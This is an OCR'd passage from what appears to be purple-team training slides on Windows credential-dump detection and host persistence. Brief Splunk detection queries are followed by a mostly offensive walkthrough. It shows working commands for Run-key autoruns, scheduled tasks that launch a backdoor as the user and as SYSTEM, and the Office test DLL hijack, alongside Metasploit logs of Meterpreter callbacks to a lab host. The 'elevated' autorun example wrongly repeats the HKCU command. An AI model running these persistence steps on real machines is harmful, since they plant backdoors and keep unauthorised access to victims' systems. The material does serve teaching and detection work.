
```
index=windows EventCode=10 TargetImage="C:\\WINDOWS\\system32\\lsass.exe" GrantedAccess="0x1FFFFF"
| stats values(SourceImage), values(TargetImage), values(ComputerName) as Host
```



MITIGATION & DETECTION – GHOSTPACK


- SafetyKatz and SharpDump write .bin files containing the "debug" prefix in their filenames to the "C:\Windows\Temp" directory by default. Unless an attacker changes this behavior, you can filter file creation events (Sysmon EventID 11) to detect their usage.


```
index=* host="fox-pc-zero" EventCode=11 TargetFilename="*\\debug*.bin"
| table ComputerName, User, Image, TargetFilename
```



MITIGATION & DETECTION – BROWSER PASSWORDS

- Use a Master Password or a password manager to store browser credentials.






MITIGATION & DETECTION – PASSWORDS IN FILES

- Passwords in files? Just don't do it.

5. WINDOWS HOST PERSISTENCE

WINDOWS HOST PERSISTENCE




The situation:

We don't want to lose our foothold on our compromised user, so let's establish persistence on their PC.

WINDOWS HOST PERSISTENCE 101

- Persistence can be established in 2 general levels:
  - **Userland -** with regular/non-privileged user rights.
  - **Elevated -** with local admin or SYSTEM rights.



WINDOWS HOST PERSISTENCE – REGISTRY AUTORUNS

- Depending on our level of access, we can set registry values that run a program of our choice every time a user logs in to the system.

#Userland AutoRun Persistence:

```
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v Backdoor /t REG_SZ /d
C:\Users\miller\Desktop\PurpleHaze\backdoor.exe
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"
```

#Elevated AutoRun Persistence:

```
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v Backdoor /t REG_SZ /d
C:\Users\miller\Desktop\PurpleHaze\backdoor.exe
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"
```

Reference: https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys

WINDOWS HOST PERSISTENCE – REGISTRY AUTORUNS (USERLAND)

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v Backdoor /t REG_SZ
The operation completed successfully.
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    Backdoor    REG_SZ    C:\Users\miller\Desktop\PurpleHaze\backdoor.exe

PS C:\Users\miller\Desktop\PurpleHaze> _
```

```
msf5 exploit(multi/handler) >
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: rj2tna9h) Staging x86 payload (18
[*] Meterpreter session 6 opened (192.168.80.1:443 -> 192.168.80.107:49248) at 2019-08-04 18:12:20 +0300
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: rj2tna9h) Staging x86 payload (18
[*] Meterpreter session 7 opened (192.168.80.1:443 -> 192.168.80.107:49249) at 2019-08-04 18:12:21 +0300

msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions -x

Active sessions
===============

  Id  Name  Type                     Checkin?  Enc?  Local URI  Information            Connection
  --  ----  ----                     --------  ----  ---------  -----------            ----------
  6         meterpreter x86/windows  1s ago    Y     ?          FOX\miller @ FOX-PC-ZERO  192.168.80.1:443
```

WINDOWS HOST PERSISTENCE – REGISTRY AUTORUNS (ELEVATED)

```
Administrator: Windows PowerShell
PS C:\> reg add HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run /v ElevatedBackdoor /t REG_SZ /d
The operation completed successfully.
PS C:\>
PS C:\> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VBoxTray    REG_SZ    C:\Windows\system32\VBoxTray.exe
    ElevatedBackdoor    REG_SZ    C:\Users\miller\Desktop\PurpleHaze\backdoor.exe

PS C:\>
```

```
msf5 exploit(multi/handler) >
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: rj2tna9h) Staging x86 payload (180825
[*] Meterpreter session 8 opened (192.168.80.1:443 -> 192.168.80.107:49281) at 2019-08-04 18:18:47 +0300

msf5 exploit(multi/handler) > sessions -x

Active sessions
===============

  Id  Name  Type                   Checkin?  Enc?  Local URI  Information                    Connection
  --  ----  ----                   --------  ----  ---------  -----------                    ----------
  8         meterpreter x86/windows  2s ago    Y     ?          NT AUTHORITY\SYSTEM @ FOX-PC-ZERO  192.168.80.1:

msf5 exploit(multi/handler) >
```

WINDOWS HOST PERSISTENCE – SCHEDULED TASKS

- Scheduled tasks allow us to choose the exact time/date we'd like our trigger our backdoor and the user we'd like to run the program as (assuming we have the rights to do this).

#Userland Scheduled Task Persistence:

```
schtasks /create /tn "Scheduled_Persistence" /tr "cmd.exe /c C:\Users\miller\Desktop\PurpleHaze\backdoor.exe" /sc daily /st 18:30
schtasks /query /tn Scheduled_Persistence /fo List /v
```

#Elevated Scheduled Task Persistence:

```
schtasks /create /ru "SYSTEM" /tn "System_Persistence" /tr "cmd.exe /c C:\Users\miller\Desktop\PurpleHaze\backdoor.exe" /sc daily /st 18:36
schtasks /query /tn System_Persistence /fo List /v
```

Reference – https://docs.microsoft.com/en-us/windows/win32/taskschd/task-scheduler-start-page

WINDOWS HOST PERSISTENCE – SCHEDULED TASKS (USERLAND)

Windows PowerShell

```
PS C:\Users\miller> schtasks /create /tn "Scheduled_Persistence" /tr "cmd.exe /c C:\Users\miller\Desktop\PurpleHaz
SUCCESS: The scheduled task "Scheduled_Persistence" has successfully been created.
PS C:\Users\miller>
PS C:\Users\miller> schtasks /query /tn Scheduled_Persistence /fo List /v

Folder: \
HostName:                             FOX-PC-ZERO
TaskName:                             \Scheduled_Persistence
Next Run Time:                        8/4/2019 6:30:00 PM
Status:                               Ready
Logon Mode:                           Interactive only
Last Run Time:                        N/A
Last Result:                          1
Author:                               miller
Task To Run:                          cmd.exe /c C:\Users\miller\Desktop\PurpleHaze\backdoor.exe
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          FOX\miller
Delete Task If Not Rescheduled:       Enabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        Daily
Start Time:                           6:30:00 PM
Start Date:                           8/4/2019
End Date:                             N/A
Days:                                 Every 1 day(s)
Months:                               N/A
Repeat: Every:                        Disabled
Repeat: Until: Time:                  Disabled
Repeat: Until: Duration:              Disabled
Repeat: Stop If Still Running:        Disabled
PS C:\Users\miller>
```

```
msf5 exploit(multi/handler) >
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: rj2tna9h) Staging x86 payloa
[*] Meterpreter session 10 opened (192.168.80.1:443 -> 192.168.80.107:49231) at 2019-08-04 18:30:02 -0

msf5 exploit(multi/handler) > sessions -x

Active sessions
===============

  Id  Name  Type                     Checkin?  Enc?  Local URI  Information              Connection
  --  ----  ----                     --------  ----  ---------  -----------              ----------
  10        meterpreter x86/windows  0s ago    Y     ?          FOX\miller @ FOX-PC-ZERO 192.168.80.1

msf5 exploit(multi/handler) >
```

WINDOWS HOST PERSISTENCE – SCHEDULED TASKS (ELEVATED)

```
Administrator: Windows PowerShell
PS C:\Windows\system32> schtasks /create /ru "SYSTEM" /tn "System_Persistence" /tr "cmd.exe /c C:\Users\miller\Desktop\
SUCCESS: The scheduled task "System_Persistence" has successfully been created.
PS C:\Windows\system32>
PS C:\Windows\system32> schtasks /query /tn System_Persistence /fo List /v

Folder: \
HostName:                             FOX-PC-ZERO
TaskName:                             \System_Persistence
Next Run Time:                        8/4/2019 6:36:00 PM
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        N/A
Last Result:                          1
Author:                               v1v1
Task To Run:                          cmd.exe /c C:\Users\miller\Desktop\PurpleHaze\backdoor.exe
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          SYSTEM
Delete Task If Not Rescheduled:       Enabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        Daily
Start Time:                           6:36:00 PM
Start Date:                           8/4/2019
End Date:                             N/A
Days:                                 Every 1 day(s)
Months:                               N/A
Repeat: Every:                        Disabled
Repeat: Until: Time:                  Disabled
Repeat: Until: Duration:              Disabled
Repeat: Stop If Still Running:        Disabled
PS C:\Windows\system32>
```

```
msf5 exploit(multi/handler) >
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: rj2tna9h) Staging x86 payloa
[*] Meterpreter session 11 opened (192.168.80.1:443 -> 192.168.80.107:49258) at 2019-08-04 18:36:00 +0

msf5 exploit(multi/handler) > sessions -x

Active sessions
===============

  Id  Name  Type                     Checkin?  Enc?  Local URI  Information                    Conn
  --  ----  ----                     --------  ----  ---------  -----------                    ----
  11        meterpreter x86/windows  1s ago    Y     ?          NT AUTHORITY\SYSTEM @ FOX-PC-ZERO  192
```

WINDOWS HOST PERSISTENCE – OFFICE APPLICATION STARTUP

- Microsoft Office is a suite of programs guaranteed to be installed in almost every modern organisation.
- There are numerous methods to abuse the application's configuration to execute your persistence payload every time an Office application is launched.
- We'll use a commonly abused DLL backdoor (check out the links at the bottom for cooler Office persistence methods).


```
#Backdoor office using a malicious DLL and a special registry key:
reg add "HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf" /t REG_SZ /d
C:\Users\miller\Desktop\PurpleHaze\backdoor.dll
reg query "HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf"
```

Office persistence techniques:

https://labs.mwrinfosecurity.com/blog/add-in-opportunities-for-office-persistence/

